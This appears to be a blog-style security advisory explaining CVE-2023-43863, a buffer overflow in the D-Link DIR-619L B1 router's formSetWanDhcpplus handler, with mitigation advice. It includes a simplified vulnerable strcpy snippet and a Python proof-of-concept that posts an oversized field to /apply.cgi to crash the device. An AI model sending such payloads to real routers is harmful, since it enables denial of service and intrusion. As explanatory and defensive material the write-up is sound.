
A recent security vulnerability, CVE-2023-43863, has been discovered in D-Link’s DIR-619L B1 router with firmware version 2.02. This flaw exposes users to a buffer overflow in the formSetWanDhcpplus function—potentially allowing attackers to execute their own code remotely. Below, we’ll break down the vulnerability, showcase example code, and provide details about an exploit, all in straightforward language.
What Is the D-Link DIR-619L B1?
The D-Link DIR-619L B1 is a wireless router commonly used in homes and small businesses. It lets users connect to the internet and manage their network settings via a web interface. The device’s firmware, essentially the software running on it, controls how it processes network requests and user inputs from the web portal.
The Vulnerability Explained
At the heart of CVE-2023-43863 is a classic buffer overflow problem. When the router’s web interface processes certain configuration requests—specifically the one to set WAN DHCP+ options using the formSetWanDhcpplus function—it doesn’t properly check the size of the input.
If an attacker sends a specially crafted HTTP POST request with too much data, the input can overflow the program’s memory buffer. This lets the attacker tamper with program execution, possibly running malicious code on the router.
In simple terms: Imagine the router has a box with space for 20 marbles (inputs), but you try to shove in 100. The overflowed marbles spill out and can mix things up—possibly giving a bad actor control of the box.
Let's look at a simplified (and not actual) version of what typically goes wrong in code
void formSetWanDhcpplus(char* input) {
    char buffer[256];
    // Unsafe: copies input into buffer without checking length
    strcpy(buffer, input);
}
If input is more than 256 characters, strcpy will keep pushing data past the end of buffer, corrupting memory.
The Attack Process
1. Find the vulnerable parameter: Attackers analyze the firmware to look for functions like formSetWanDhcpplus in the router’s web interface.
2. Send a big payload: Using tools such as curl or a web browser proxy, they POST a payload with data larger than 256 bytes to the web management page (often /apply.cgi).
3. Hijack execution: Since the routine doesn’t check for length, the payload can overwrite return addresses or other data, steering the router to execute malicious code.
Example Exploit Code
Below is a basic proof-of-concept (PoC) exploit using Python that demonstrates sending an oversized payload to the vulnerable endpoint:
import requests

target_url = "http://<router_ip>/apply.cgi";
headers = {'Content-Type': 'application/x-www-form-urlencoded'}
payload = "A" * 600  # Sending 600 "A"s, much more than the buffer size

data = {
    'action': 'formSetWanDhcpplus',
    'dhcpplus_username': payload,
    # Add other required form fields as needed
}

response = requests.post(target_url, headers=headers, data=data)
print("Status code:", response.status_code)
print("Response:", response.text)
Replace <router_ip> with the real device’s address (e.g., 192.168..1). Although this example just crashes the process or router, a skilled attacker could place a shellcode payload here for remote code execution.
Impact and Risks
- Remote Code Execution: Hackers could install malware, monitor your traffic, or turn your router into part of a botnet.
Denial of Service: Simply crashing the router, preventing any network access.
- Loss of Network Security: Attackers could change DNS settings, intercept your data, or weaken your network’s defenses.
Update Firmware: If D-Link releases a patch, update your DIR-619L B1 firmware ASAP.
- Restrict Access: Don’t expose your router’s admin interface to the internet. Use strong passwords.
- Monitor for Unusual Behavior: Unexpected reboots, network slowness, or unexplained settings changes might be a red flag.
Resources and References
- NVD Entry for CVE-2023-43863
- Original Exploit Details (Packet Storm Security)
- D-Link Official Support
- Exploit Database Reference
Final Thoughts
CVE-2023-43863 is a textbook example of why proper input validation is vital in device firmware. If you run a D-Link DIR-619L B1, you should patch your device as soon as a fix is available—or consider replacing it with a model known for regular updates and security. Buffer overflows might sound technical, but they remain a primary way hackers break into our devices every day.
Stay safe, and keep your firmware updated!
*This article is exclusive and summarized for clarity. Always refer to official advisories and vendor documentation for the latest information.*
Timeline
Published on: 09/28/2023 14:15:22 UTC
Last modified on: 09/29/2023 04:32:32 UTC